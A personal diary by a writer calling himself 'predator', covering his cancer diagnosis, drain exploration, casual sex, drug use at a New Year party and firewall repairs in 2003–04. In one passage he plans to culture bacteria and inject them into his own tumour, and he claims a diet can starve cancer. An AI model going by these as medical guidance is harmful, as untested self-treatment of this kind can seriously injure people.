This would appear to be a tale of drugs, sex, death and anarchy, but you shouldn't get the idea I'm normally some sort of drug-munchin' studly root rat - though I could learn to adapt to the life. I sure as shit don't feel especially energetic or athletic and I look like something released from the morgue for unexpectedly waking up when stabbed mid post-mortem. The last woman I mentioned my impending exit to immediately told me she 1) was frigid and 2) she'd love to shag me. Who am I to refuse such an offer... but I can't figure it out. Are dying men supposed to try harder in the sack, or appreciate it more? Or to be closer to their emotional sides? Do some women like the guarantee of a short-term relationship which I imply? Is there some special insight or into life, or some unusually candid conversation that one expects to extract from a self-proclaimed impending stiff-to-be? I thought necrophiles were at least supposed to wait until their love interests got around to carking it. But, in the face of all this sudden carnal generosity, I'll feel like a lying bastard if I \*don't\* die.

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I'm thinking more than infrequently about Joss, over there on the other side of the planet, probably angsting about me, though I hope she isn't. I had the strange thought that I should chop off my hair and mail it to her. It's symbolic of me in some ways - thin, frayed, knotted, unorganised, and already dead, after all. But I lack an address. And anyway it'd be risky from various perspectives, both emotional ones, and, knowing my hair, from a quarantine point of view. The Brits would be well within their rights incinerating it as soon as it crossed the channel.

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Dad wandered home with some interesting scars on his bonce, since he's just had some squamous cell carcinomas frozen off his ears and forehead. Fuckin' cancer. Mum's the only person around here who hasn't got it and she's been smoking tobacco for since the middle of the second world war. I've conjectured to her that this is because there isn't a tumor on earth that could survive living in the toxins which have accumulated in her body. Maybe I should start on cigars.

Sunday 21 Dec 2003

Diode and I went down a drain we visited a decade ago. I've not been down in the dark, earthy-smelling bowels of the suburbs for some time. It was stinking hot, so drain exploration was just the thing to do - a fine day under Revesby. It has grown a new section. We pestered frantic Christmas shoppers in the carpark by making announcements into their vicinity in our best security guard voices, from the safety of secluded gutter grilles.

"Trolley Control, attention Trolley Control we have a Code Six shopping trolley violation, send backup to sector four, suspect is a white male beergut, trolley is adjacent to a black Nissan Eczema, registration SUX823, repeat, subject is armed with beergut, assume dangerous."

Some of our exits were blocked by locks on various grilles, or bolts screwed down more tightly than our fingers could open, or because cars were parked on top of them.

I found some tools in the debris at the bottom of the pipes - a beautiful pair of pliers, barely corroded, and a philips-head screwdriver, etched by years in the anoxic sludge, but salvagable. We ended up climbing out a grille in the back yard of a house while the Maori occupants were playing footy in the back yard. Their pit bull gave us more hassle than they did, since they were standing around gaping at the two grotty freaks drenched in old spiderwebs who appeared in their yard as if straight out of the air. We climbed over their front fence to get out, 'cos they'd lost the keys to the side gate. Arrr. Recreational trespass, just like the old days.

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Malibu Stacy suggested we name the tumor. We named it after Microsoft's founder, Bill Gates III.

Tumorsoft - which hospital do you want to go to today?

I'm eating for two again. I'm avoiding carbohydrates. I love carbs... they're in pasta, bread, just about everything I (used to) eat. So my diet sort of sucks again, mostly protein - fish, chook, various fruit'n'veg - but at least I can eat fats (which are effectively hydrocarbons with various moieties chemically appended, so are processed in different biochemical pathways to the sugars). The reason for this is I suspect Bill, the secondary tumor taking over my neck is running with a broken electron transport chain, as many cancers do since their mitochondria are kind of broken, so can't oxidatively metabolise lipids or protein for fuel. So I'm trying to drive my metabolism into ketogenesis, which means I will be running on fat and proteins, exhibit hypoglycemia, feeling like shit, stinking of acetone and hopefully starve the bastard to death. Yeah, as if I'm gonna think about that in a few days when I fight my way up the road system to my cuz's place for the family din-dins on the 25th. Put a load of carbs in front of me and I'll a-guts it. Some days I just don't give a fuck if what I eat helps to shorten my life. I'd rather just enjoy the food, but sometimes I just feel as if by the mere act of eating at all, I'm helping myself along towards the cemetery. Anyway I'm gonna try and get Bill choped out this week.

It's sunday night, I have to have a shower and wash the cobwebs outta my hair and the Drain Stench off my feet. I want to get away from the terminal .. um, keyboard. I might write more in a few days.

If you've made it this far, you've suffered nearly eleven thousand words. Congratulations. It probably wasn't good fun to read. Some of you will be offended because I employed the word fuck at least sixteen times, and quoted other people using it in addition. However, I like the word, its occurrence here is not really that excessive and seeing it once more won't kill you. I've also used words you had no idea existed, so don't accuse me of leaning on it due to a depauperate vocabulary. Have a merry fuckin' christmas and a happy new fuckin' year. What's that? I'm innumerate?

Fair call.

<predator>

The next file will be at [conway.cat.org.au/~predator/bill\\_me.txt](http://conway.cat.org.au/~predator/bill_me.txt)

File: bill\_me.txt  
Cont: More crap in the interminable saga of predator's near-life experience  
Dates: 22 Dec 2k3 -> Jan 6 2k4

On account of Bill's appearance in my neck, I went along and saw Paul the oncologist again, this time without bringing Dad along since I expected he'd just fall asleep in the chair again. It was good just being there alone with the guy, so I could do a bit of a brain dump without having to care what dad thought. He hadda feel of Bill The Lump. I reek faintly of methylselenium and volatile sulfur compounds, since I'm stuffin' myself full of foods full of free-radical scavenging molecules, avoiding carbs, plus imbibing various transition metal trace elements, enzyme cofactors and B group vitamins. He reckons the changes I've made to my diet are mainly preventative rather than curative, tho the way I see it, any new tumor cell is another one which can be prevented, or persuaded not to propagate, if the surrounding biochemical circumstances are configured against it doing so. To my gobsmacked surprise he reckons we should leave this thing here in my neck unless it causes pain since its presence there is irrelevant to the progression of the disease. That is, do what you like, you're still fucked so leave it there. He'll cut it off if I say that it's painful. I want the fucker out before it does something bloody annoying like eat into the nerves which make my left arm work (ruining my clutch control, wanking technique, and typing speed - you the reader should be so lucky). He sent me off for a CT-scan so we can determine wether or not it has invaded anything nearby. Ho fucking ho.

Now, my take is, either chop the fucker out as soon as poss, or, since it's so conveniently located where I can get at it, try something whacky like inject into it small quantities of bacterial lipopolysaccharides to provoke a massive, feverish immune response like Coley used to do back in the 1920s before chemo' and radiotherapy appeared on the scene. It didn't succeed all the time, maybe 20% or so, and it was generally tried on inoperable tumors... If I can get my hands on the two relevant strains of microbes, I can culture them myself (I know sterile technique, have the glassware and my old centrifuge will be just fine for getting the pellet down) kill 'em in hot water, titrate their CFU density on a slide, and off we go. I'm gonna have to trawl around to find the relevant bugs, tho. One can't just walk into the university microbiology department these days and snare an Eppendorff with a frozen pellet of your bug of choice in 10% DMSO, and nor can one just waltz into Sigma-Aldrich-Fluka and buy a bunch o' growth medium. Everyone assumes microbiologists are terrorists.

I popped along for my third CT-scan of the year. This was a 32-detector Toshiba item, with better resolution than the previous 8-detector GE instrument, but this time they weren't gonna ionise my dick - the objective of the visit was to cook my brain, neck and lungs. More sensitivity means they needed more radiation. Scans are a sort of self-fulfilling technology - if we keep this scanning up I will be mutated by radiation into the same sort of mutant blob I am attempting to locate using radiation in the first place. It took half an hour, a bit over

half a grand, and I walked out with an envelope saying "To be opened only by referring doctor." Grrrr. How dare a patient directly acquire a clue about themselves?

Christmas is usually insane and depressing even when you're not sick, since everything's dripping with \*enforced good cheer\*.

"Shuddup. Be Happy. Obey All Orders Without Question.  
Shuddup. Consume. The Comforts You've Demanded Are Now  
Mandatory."

- Jello Biafra, "A Message From Our Sponsors" - Terminal  
City Ricochet soundtrack.

The usual diversions one might turn to on teev have been replaced by round the clock saturation christmasturbation (I do \*so\* love that word, it sums everything up so well!) and full-spectrum bandwidth bombing with cricket matches so stupefyingly pointless and boring that it is surely in the national interest for us to nuke the entirety of the commonwealth just to expunge the game from the surface of the planet. The roads are crawling with cops intent on, say, fining motorcyclists for not wearing seat belts, ha ha. And since the shops are shut, you can't even smack a load of consumer therapy up your arm when you're in need of it. Not that I am. Usually I spend the festy season avoiding the 'phone, and dicking around with various bits of hardware.

Weapons-grade farts aside, the oldie's dog has proven itself most amusing, insofar as our new postie has failed to deliver letters to us on the grounds that he considers our remarkably docile pooch to be too savage to make it worth his risk putting his armload of mail through the gap in our fence. The dog normally races out, barking, and runs up and down the fence yappin' at the postal motorbike. She's doing this entirely for show, but the new postie hasn't been told. Oz Post officialdom came to investigate the savage dog claim. The mutt waddled out calmly, and when the postal investigators opened the gate, she gave 'em a polite lick, a bit of an inquisitive sniff and sat on her bum, looking upwards at them plaintively. We've stopped calling her doggo, and now refer to her as Savijdog. Poor postie.

My apologies: I was gonna have some links in here to pictures of the scanned images of the tumor they chopped out of me, but that's not gonna happen anytime soon. After fighting with it for two days, I have given up getting the HP Scanjet 5100C to work with Debian/Knoppix 3.2... I've transplanted drives, installed the whole OS anew, installed more recent kernels, patched them with the horrible kludge-around required to implement SCSI over parallel ports, friggd around with the BIOS settings, apt-got more packages than is reasonable over this shite 56k modem link and I'm at that point I so often arrive at in a Linux install, which is defeated, resigned frustration. As far as Linux installs go, Knoppix is very fucking good. For the first time, I conclude it's not the OS's fault, or even mine - it's just that this particular scanner is a really, really stupid design, most uncharacteristic of Pewlett-Hackard. As shamefully wasteful as it is, I am gonna just drop the whole rig in the bin, victim of its own poor documentation and interface design kludginess. I'd go playing with a USB rig 'cept the interface stakes on this mobo are layed out incorrectly for every USB feed socket I've

ever laid my hands on. And I don't have one handy either. I might have a PCI SCSI card lying around somewhere. Maybe I'll just go up to a net cafe and scan it in there, and fight with whatever broken ftp clients they force me to use.

I've been playing with hardware of a transportational nature too. After I re-packed the pedal bearings with lithium grease and oiled the chain and derailleur, I took my old aluminium-framed pushie for a spin. Slowly. I shamefully bemoan the lack of raw acceleratory grunt and monster respiratory reserve upon which I used to unthinkingly call as a serious, kill'em'all, fuck-right-off urban commuting weapon nearly half a decade ago before I really became enslaved by the convenience of liquid hydrocarbons. In 1998 I was pushing 150km a week, keeping up with cars on arterial roads. I destroyed bottom brackets and pedal bearings with impunity... my lungs greedily gouged oxygen and nearby insects from the surrounding air, vast planes of dorsal meat plated my back, and my pelve was welded to a pair of sculpted, throbbing, half kilowatt Krebs cycle engines barely recognisable as legs. By comparison, at the moment I'm a weedy piece of desk-driving shit, and the muscular remnants of my arse exhibit all the athletic responsiveness of a scoop of icecream gone soft in the sun. So soft, in fact, I've gotta snare myself some seatpost suspension, I am tired of having the seat hammered up my bum every time I drop the back wheel into a pothole.

It's actually been a pretty pleasant week, but it contained various stupidities. I angrily chopped a friend of ten years out of my life, after deciding he was being rather more interrogatory than he shoulda been. Ah, well, it isn't like I didn't warn him. It's intriguing - I am much more freely prepared to do this, these days, but even if awareness of my life expectancy hadn't suddenly dropped by three decades in the last month, I wasn't about to have anyone make unsolicited, unwarranted deductions about my shag life, crow about their success at it when they're wrong, and then keep at it when I tell 'em not to. I'll reveal what I will, which is quite a bit, but will not be interrogated, no matter how subtly. Nor will I have my crankiness about this specific incident written off as a background effect of my being suddenly aware of the foreshortening of my lifespan. If you're reading this, and you know who you are, you have a couple of years to think about it before I'll take you out of my killfile.

Anyway.

On the 'eve I had a delightful nosh'n'blab and a couple of beers with a couple of friends over at Maroubra, a stroll along the beach, with complementary pervying upon the nearly naked bods of nearby women who got their gear off and ran into the freezing, pounding surf. Salt spray condensed on my specs, a cold wind raced off the choppy ocean and sucked all the heat out of me. We went back to my friends' share house and in don't-give-a-shit mode I ate lots of delightful foods dripping with carbs and sugars. I'm sure Bill grew a bit as a result, but arrr, fuck him.

"That's WHAT he does. That's ALL he does." -Kyle Reese, referring to Terminator

The Cookie Manufacturer and I rode back to the ice cream factory through suburbs largely depleted of traffic, and after killing dozens of midnight mozzies before they could drill us, shagged farewell shags since one of us was leaving the country for a month. Christmas only comes once a year, but I'm glad we don't. Off she goes, back to the land of the free where they imprison more people per capita than anywhere else on the planet, landing at an airport on the edge of a state run by precisely the same fuckin' Terminator that Kyle Reese was referring to above. Fucked if I'm ever gonna go to the US again, they fingerprint everyone who goes there now, which is a sure sign the place has turned into a police state the likes of which it specifically set out to avoid becoming, if their constitution is anything to go by.

Goddamned mozzies have no decorum, I discovered in the morning there were several mozzie bites on my arse presumably installed while I was distracted by shagging from the task of smashing them into bloody mash against me.

Christmas day was crushingly hot and murderously dry. I soaked my T-shirt, put my leather jacket on over the top of it, and motorcycled up to Palm Beach (maybe 60km north) in the hazy, shimmering thermal waste. When I started the bike, the fuel was \*boiling\* in the tank, toxic, flammable vapours hissed out of the fuel cap. The road was sticky - the kick stand had sunk slightly into the melting tarmac. I kept the visor down because otherwise the dry breeze sucked the moisture out of my eyes. The traffic was heavy, I saw several cars on the roadside with their owners gazing under the hoods. I had a pretty good run apart from encountering some homicidal tailgating clowns, who I motioned to pass me only to watch them tailgate the cars in front of me. Dickheads. Much of the way a motorcyclist stays alive out there is by reading people's roadcraft and vehicle damage status and assessing people's ability to fuck up in such a way as will fatally include oneself when one has not positioned oneself so as to avoid the wreckage. This defensive tacticality is habitual, these days, and its still worth the effort of keeping my eyes peeled. Reprogrammed to self-destruct from the nucleotides up, nonetheless I'm not driving around with a deathwish. The wet shirt under my jacket was bone dry by the time I got to Palm Beach. The place amazes me, it looks like a fuckin' four-wheel drive convention, huge Toorak tractors parked all over the place, obstructing the roads.

It was good to see Lissie and Craig - my cousins. I watch their kids grow up at intervals of twelve months and there's something oddly satisfying about it even though as an adoptee I am biologically unrelated to them. Lissie and I have some pretty raucous, very enjoyable conversations. I ate a ton of seafood, configured Liam's evil X-box for him (Microsoft: Enslaving Your Children), had a swim in their pebblecreted pool, and caught up with some of my proxy rellos. Their maniacal bad-attitude male pomeranian has literally arse-raped, disembowelled and scattered the pieces of every stuffed toy in the house, which makes me glad it's not a rottweiler. I took Liam's grandma Julie for a spin (admittedly, she had me at knifepoint) on the motorcycle which she thought was pretty cool, if a bit draughty on account of the aerodynamics of spread legs and a dress. It was great to catch up with them all. Half full of piss, I answered their questions about my cancer as best I could, which probably wasn't

very well. Liam's only about three, and he reckons I have a nasty scratch up my front. Well, yeah, I do.

I'd have hung around for longer but I had to meet an old friend on the 19th floor in the offices of the NSW Ministry for Police. I locked him out of my life two years ago and I thought we were about ready to tolerate each other again. To look at him he hadn't aged a day, but I could see in his right eye a cloudiness that spoke of a cataract. Staring out the window at the nighttime view upon which the chrome-domed NSW police minister used to gaze, with our feet on the furniture, we caught up in the heat of a stuffy office with broken airconditioning. We would have got pissed but all the pubs on Oxford st were shut so we couldn't score any Guinness.

We chatted up about a lot of stuff, but some fundamentally annoying things about him have not changed. He mentioned to me as news things remembered him telling me two years ago. The percentage of his thought processes ripped directly from TV still exceeds the number of hits I want on my old news / useless bullshit filters. It's not gonna be a prolonged reunion. I rode home topless in the stinking nighttime heat.

By the time I got there Dad had got his hands on the CT-scan report.

To everyone's surprise, I have a brain, and to my surprise in particular, it appears to be normal. So are my lungs, though they're the lungs of a slack bastard who doesn't do enough exercise. The report is worded obscurely, almost defensively, as if they didn't trust me not to rip the envelope open a couple of days ago and come to my own conclusions from whatever the radiologists wrote. They report a large, hypodense mass, where I had told them it was. Well, surprise, surprise. It seems to have not invaded the surrounding bones or vasculature yet. They didn't say it was a lymph node... its identity is referred to obliquely - 'there is no other evidence of metastatic disease'. I feel like I have learned precisely two fifths of fuck-all about this lump. I'm from the school of though that sez, biopsy the bastard, stick some of it on a slide and identify its cellular morph. But maybe that'd rupture it, freeing whatever is contained in the putative node, to wreak invasive havoc on the rest of my neck.

When I see Coz on the 5th, I'm gonna ask that he wield the tactical machete once more. Out, damned spot!

27th Dec

I got an SMS from a number I didn't recognise late on the 26th, and was invited out to a fuck-my-anticancer-diet dinner at an Italian restaurant in Newtown, by a mysterious brown woman of part South African extraction whom, when she wears her distinctly 1970's silver-rimmed Polaroid sunglasses and straw hat, bears a startling resemblance to a famous Chilean dictator. The nosh was great, inclusive of garlic bread with enough topping to change the refractive index of my exhaled breath after eating the stuff. We wandered down to her friend's place to play with a nice telescope (Saturn looks the best it has for thirty years just now, since its orbital inclination is at its

maximum so the rings are obvious) but it was a cloudy night so we couldn't see the stars, and had to settle for peering into the neighbor's front windows and discovering the type and rating of various fluorescent bulbs in the nearby streetlamps. And, later, snogging in the park at Camperdown. Next day I popped over to her place on the way to drop a packload of books in East Hills and spent rather longer there than I intended, for reasons which you could probably guess by now given the content of previous rants. Man... people go buy fibro houses in suburban wastelands and wonder why they're isolated, lonely and bored outta their minds when they're not out, busy working. To alleviate this, she's looking for some sort of long-term relationship but I told her I'm not really in a position to participate in such a thing. I'm happy to share a shag even if it is simply to relieve the solitude, which appears to be engineered into the very fabric of the suburb - I speak with authority when I say this place's groundwaters, secluded and swaddled in rusting cylindrical ferrocrete, are more interesting than its streetscapes. Regardless of how good such shaggery might be, it's a meaningless gesture against the brute fact that the whole district was designed to partition its inhabitants off from each other, to prevent the spontaneous growth of a community before it ever might take root. Nobody plays in the treeless parks, prowling cops hassle every cluster of kids which happens to condense anywhere, etc etc, and you can only hang around in the sprawling mall if you're spending money. Even the public seating, optimised for discomfort, is specifically manufactured to tell your bum to get lost after five minutes.

28th Dec

I finally caught up to a head torch modification project I've had in the works for at least two years. See [conway.cat.org.au/~predator/whiteled.txt](http://conway.cat.org.au/~predator/whiteled.txt) I thought for a moment during testing I'd fucked the MAX1698 chip (a truly incredible bit of DC-DC engineering!) which would have been an expensive exercise, but it turned out I'd just blown a Schottky catch diode (surface mount, B4H) which rectifies the N-channel FET output on the way to the LED array. I swapped it out for something slower, fatter and tougher from my parts bin... rated to 4A, 1kV. The SMD part which I had blown up was 1mm x 2mm and the exact replacement would be an absolute pain in the arse to solder in, anyway - capillary action makes the fuckin' things stick to the point of the soldering iron, during which time they get fried and don't work any more.

Pete and his f'yonce Louise (great... there's gonna be two people in the family named Lousie Maher now) popped in, which was a good excuse to stuff myself with all that shitty carbohydrate I've recently noticed how keenly I have missed. I might pop in and see them down in Wollongong when I am next doing a clandestine reconnoitre of the Port Kembla copper smelter. I miss good coffee - the vac-sealed Vittoria stuff, plunged through stainless mesh in gleamin' borosilicate.

30th Dec.

Long lost (well, about 12 years since we've seen him) cuz Tony showed up without warning. Great to see him and I would have

chatted to him more except that I had pre-arranged to go waste some time with Keoh. Keoh's done a good job on the cubby at the back of the junkyard. Fuck alone knows how he acquired the very swish pair of cufflinks he gave me - embossed with the NSW police service emblem, and cloaked in the insignia of the Drug Squad. Very amusing, but they're illegal to wear if you're not a cop, and besides, wearing them could very well get me killed in some of the circles I move in.

The Cat firewall (tarvat, so named since our previous fw was called avatar) has developed some odd glitchiness. Thinking it was thermally related I did a guts transplant (harddisk, display and network cards, this way we know there won't be any interrupt conflicts or failed module dependancies on bootup) into our hot standby box but I got the same error there.

While I was furiously hammering this stuff to see if I could make it go, Coco comes into the geek room to slowly drone in my direction a stream of low information content small-talk. Coco is a pain in the arse who has disappeared from the Ice Cream factory for a month - his cat has remained, dropping cat turds in unexpected places and, if you ask me, considering itself very lucky not to have been found euthanased in a deep freeze somewhere. He says, how ya going, and without looking up I mention "frantically busy and unable to talk to you, sorry." "Ok, get fucked, then." He says. Yeah, never mind that I was genuinely frantically working on something important which lots of people depend upon, or that I gave the dude a key to my old squat when he was moaning about his impending homelessness last month, nor that I was fighting to get his net link working as I spoke. Sometimes I wonder if I should just give up volunteering and find some fool who's prepared to pay me to do what I do for fun anyway. Arrr. but then again, maybe I'm becoming a grumpy prick and he's just doing me the favour of telling me.

It's amazing. After I blew Coco off, Len, David, and Rana blew in for a chat. I'm trying to track this bug down, and nyaargh there's all these people chewing on my brain while I'm tryin' to get this box workin'. Rana cooked me a delightful tofu/eggplant something-or-other. I eventually pinned it down to a bug in shorewall's IP-contrack. The firewall's still knackered. Andy logged into it remotely later, and fucked it up even more, which is uncharacteristic. So I have to go out and torture it in person. Not tonight tho.

New Years Eve.

The oncologist rang up in the morning to tell me what I already knew about the CT-scan. Which was, more or less, nothing more than my fingers had told me. I reckon I'll try and talk Cozzi into doing a fine needle biopsy of this neck thing - if you have to accuse me of spending too much time in front of microscope slides, go ahead, but I reckon there's a lot you can tell from cell morphology which no CT scanner on the planet is gonna ever reveal.

I rode up to North Head to a Cave Clan party in the abandoned gun turret emplacements nestled in the saltbush on the sandstone flats above the huge cliffs which rise, sheer, 70m out of the

Pacific ocean. Fireworks exploded on either side of me as I drove across the Harbour Bridge under police escort at 20km an hour like all the other drivers, but I couldn't waste attention on the pretty colours.

Fortunately there was a southerly breeze, since the biggest sewage treatment plant in Sydney was only 200m north of us.

Like all Clan parties, it seriously rocked. Really, given such a high concentration of worthwhile, kick-arse, criminally minded free spirits, sex, drugs, wicked melancholy electro plus old school rock'n'roll, no door charge (no doors either), no dress regs, and a site with a view the government's been trying to sell to developers for bazillions of dollars, where the fuck else would you bother to go on NYE? 'Oxide brought his generator, Siolo his Linear Designs speakers and an amp' which could easily incinerate both of them; to this seismic survey apparatus was connected an .mp3 player which had about ten thousand ripped tunes in it. Word's got around. ... diode announced some weeks ago to the Clan on my behalf that I've been seriously sick of late, people were glad to see me - I got an ear-smashing reception when I arrived, which was cheering.

As might be expected of a bunch of mortals in denial, we're a catalog of sickies. Hatchet's kerosene habit has cost him a lung, curly-haired Pete's liver's being eaten alive by Hep C, Oggie's MS is chewing him up slowly, MrI was nearly felled by pericarditis, on it fuckin' goes. About fifty people who are collectively a bigger law enforcement job creation scheme than the entire district of Cabramatta showed up, ate, drank, smoked good grass (for which I can vouch), danced like epileptics on nitrous, fucked in the bushes (for which I can also vouch), detonated things of an explosive nature, conjectured on what was really in the tabs they'd taken before they got there, sat and chatted by the fire which was perched on the iron mountings where the army's coastal surveillance optics used to be installed. I met some Adelaide clansmen who were amazed that I'd been there and tagged up in the drains under their city, and who mistakenly think I am some sort of god (Chinese Whispers effect, I guess). Feenie and I compared scars - they used his tattoos to align the edges of the one in his legs, but his sensory mapping is wrong now, he feels the back of his leg on the front of his leg, or something like that. Marauder, grinning fiendishly, his hair short and bleached white, looked terrifyingly similar to Billy Idol except he's a metre too tall and six orders of magnitude smarter.

We were too far away to see them but heard the muffled thumping of the harbour fireworks at midnight. The klaxons, and roar of the blowers and scrubbers of the sewage processing site kept us company throughout the night... along with the blink-blink, blink of a lighthouse somewhere on outer South Head. I got some shut-eye in nine dollars fifty worth of fluorescent orange, half-deflated dinghy MrI had dragged out there and failed to go to sleep in, but I managed, I guess because I was definitely more stoned than he was. Out of the corner of my eye, through heavy lids (but not so heavy that they'd close properly) I watched uncaringly as some smartarse got a photo of me crashed-out in the dinghy. I was not so stoned that I couldn't perch myself cross-legged atop one of Silo's speakers and gaze at the sunrise. The thumpin' bass signals deliciously jabbed up my

body, faster up my backbone.

A sax/synth track by KennyG (called Infinity, I think) came on while I sat there gazing at the fiery pink beams radiating from gaps in the distant clouds, and I had one of those little searing, teary moments where I wondered if I'd see the next New Years. I gazed out to where the sky and the ocean met indistinctly, and looked at the tiny boats tossed on the endlessly repeated waves stretching from the gleaming white cliffs to the horizon. The wind flogged my hair against my skin, I stank of cannabis, campfire smoke, sex on crushed shrubbery, leather preservative and Talby's (legitimate chocolate chip) cookies, and I didn't know wether to feel defeated or exuberant. The dawn arrived and hurt my eyes which were leaking already anyway. I climbed down and went to sleep against the concrete footings of the makeshift fireplace and woke up a couple of hours later with some wanker stickin' a camera in my face as - action shot - I discovered I'd accidentally snorted a blowfly.

I dunno about you, but I think if you are ever called upon to justify your life in terms of what you do on such an arbitrarily decreed day as New Years, raising hell with a bunch of people you played a key role in bringing together over ten years, and who are here because of something you decided to write and make freely available to the public at large, really beats the shit out of flocking with a nameless herd to watch delightedly as the government sets fire to your sequestered tax dollars, or sitting at home watching the Edinburgh fucking Tattoo on the telly.

On with the year then. The hardcore kamikazi kore of the Clan is off to go abseiling or skateboarding without authorisation down 100m drops in 12m diameter pipes in the upper reaches of the Snowy Mountains Hydro scheme (empty since there's a drought on). Slightly drugfucked and wussy, I rode back to Blakehurst and spent the day zonked out in bed, only emerging to write this before the neurons responsible for remembering it commit programmed suicide in disgust at what they remember. Five beers, a cone and a root could only devastate me like this if I was in shit shape to begin with.

T-6 days to biopsy. Listen, lumpy, we have ways of makin' you talk.

Jan 3.

Fuckin' PCI interrupt allocation... grr. Andy had logged in and fucked up the gateway entries while he was remotely messing around tryin' to get the firewall working, thereby locking himself out. He got shorewall working again but there's a wrinkle... when I did the gutz-transplant from one machine to another to check about the (I think) thermally related kernel barf, I put the NICs back in their slots in a different order. Now, on my planet, a card gets an interrupt on the basis of what it's set to ask for, but this particular mobo assigns them partly on the basis of which card asks for one first. The DMZ and LAN NICs were assigned opposite IRQs, were thus initialised in a different order, and although cabled the same way as before the rebuild, were in fact now assigned as different interfaces so the original routing tables were now totally fucked up. I eventually figured this out and now it works. If you ask me, ISA

buses work better just because you can have definitive control over them with bits of fuckin' metal on the boards deciding how they behave instead of some wafy dynamic interrupt assignment workaroud implemented to circumvent the fact that most computer hardware people appear to be unable to count to ten more than once. It seems to work for the time being. Good.

The kind individual who offered to shag me came pretty close to making good on her promise early this morning, after we ate some Thai and demonstrated our recorder playing skills (or lack thereof) to each other in the dark at Enmore Park, but she was leakin' erythron and not entirely happy with shagging in that circumstance, so we just lay upon the futon, clinging tightly to each other in the lavender scented sheets, being occasionally inspected by her inquisitive dog (got a hardon you want to be rid of? Try an unexpected canine nose in the eye, heh heh).

I grew up in the 1980s and was bombarded by the Grim Reaper ads in the early 1990's, and have done enough pathology to scare anyone off getting outta bed in the morning, yet I find myself strangely blithe of the personal consequences of all this knowledge - e.g. being bled upon by immunological strangers holds no terrors. I'm getting NRMA syndrome - nothin' really matters anymore. It would nevertheless be rude of me to become a viral vector in the final months of my life, a free software conduit between people who know me, so I keep a few microns thickness of polymerised isoprene handy. Arr.. I'd love to ride bareback, but it'd just be irresponsible of me.

Something's changing. Contrary to my misanthropic default, I'm starting to appreciate this whacky species of which I am a member. I am not sure why. We're the same bunch o' treacherous creeps as we were before I got my oncological marching orders from the rank and file of the human race, but as I stand at the edge, it is hitting home that they're all I've got. Maybe I've never seen it from the point of view of someone unaccustomed to what appears to be the sudden availability of shags-on-tap, but I'm becoming more hungry for company than shaggery. Maybe one appreciates more the things one has irretrievably lost or thinks one is about to. I am keenly aware what a privelege it is to hold these precious beings in my grip, be cradled by them intimately, even if we do run the same metabolisms as the thing which is trying to kill me, and I can't help getting a bit furrowed of brow and teary eyed amidst it. I am gonna miss them as I am dying. If this dopey disease can decide wether to take me out or not.

Before taking life off you completely, cancer takes over your life in more insidious ways than you realise (and in my case, chains me to the keyboard, QED). I popped into Kogarah to return a book, and chatted to Larry who is missing a lot of guts since he had colon cancer chopped out. We concur that the worst thing about cancer is possibly that everyone else who is aware of it can't have a conversation with oneself without talking about it, so one ends up having permutations on the same conversation to dozens of people before you get killed by it. It's sort of unavoidable, I guess. It's not that we're not grateful for the concern, but as you the long-suffering reader of these rants would surely agree it's just fuckin' boring repeating the same stuff over and over again. So boring in fact I want to get back to my mundane life of meaningless, anarchist thermodynamic-

eschatological drifting. Painting walls. Writing aleatory crap. Uncaringly watching red traffic lights stay red for ages. Fuckin' with computers and pondering on the computational nature of chemical systems.

I ate breakfast at midday at the old Fish Cafe and couldn't help smile at the parade of unconcerned locals walking past. If the place was any more laid back you'd need velcro to stop your drinks sliding off the table. Cool.

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If, perhaps in a moment of masochism you want to look at the next file in this series try

[http://conway.cat.org.au/~predator/getting\\_it.txt](http://conway.cat.org.au/~predator/getting_it.txt)

It might not be available yet.

<predator>

File: getting\_it.txt  
Cont: Pred's friendly metastasis. Reality nibbles gently. What the fuck'll I do now?

I can't remember what it was which provoked this memory. In 1993 I was doing the practical component of the TAFE explosives course. This was where I held my first old, sweaty (the nitroglycerin had started to sweat its way out of the cartridge), stick of AN60 gelignite, which we were gonna condemn to death by laying it down in the quarry and torching it in puddle of diesel. A long way away from where we would observe it.

It's been a long time since I've had that creeping, prickly feeling of fear that accompanied the realisation that the nitroglycerin was migrating across the skin of my fingers and I'd have a fucker of a headache later, since nitro' is a potent vasodilator as well as a vicious explosive. It's the cold grey feeling of discovering you're being infiltrated by something malevolent, but are powerless to prevent it. Dropping old AN60 from any height is a good way to become dead fast. I couldn't let it go in any manner other than was required by the disposal protocol. I could feel the explosive oil on my fingertips. Yes, I did indeed get a fucker of a headache later. I have never handled NG since, preferring the nitrated pentaerythritols and the salami-like sausages, thick as your arm, of 3151 PowerGel.

Whatever it was, it came to me while I was heading up to the doctor's office via the elevator. Maybe the hydraulic oil of the elevator and the NG smell the same.

The redheaded flautist, who kindly donated me a pair of khaki pants before departing for the apple isle (these were the genuine ADI item, too, not some imitation low-durability crap from a chinese sweatshop), has me under a momentary vow of monogamy. I mentioned to her after saying I'd cop this for about a month at most, that since my time is short and I'm grabbing most things offered to me, that if any carnal offers came up in her absence I'd probably say yes. She's sounding resigned to my stance, saying unconvincedly that I should just do what I have to do, but I said that while we're in the loop, she can negotiate with me about what else we get up to. She told me to just do what I had to do and tell her a story when she came back. Wow. This is the same person who without a moment's thought just walked into the geek room and offered to shag me a few weeks ago. And we still haven't, though we've been pretty close. I think she's right - it's gone beyond simply fucking, we're getting to know each other so it's no longer the straight proteinaceous exchange one can get away with under the blanket of anonymity which comes from barely knowing each other.

I figure we've got the pathogens and pregnancy aspects under control, so it comes down to how vulnerable her ego is to the perceived threat of anyone else who shags me, whom she would consider as a superior or competitor, or the assumption that I would, or even could, (I'll phrase this indelicately for maximum effect) fuck her cheaply and forget her, and I'm sure as hell not about to do that. But then, maybe that's why she offered to shag me, from her point of view - I'm disposable. Fair's fair.

I dropped her at the airport and rode to the doctor's surgery in Kogarah. I noticed later her blood on the front of the khakis (and they're not AusCam so the blood contrasted darkly against the green drill fabric, but ah, there was nothing else to wear). So did the doctors. I would expect they'd have an eye for blood.

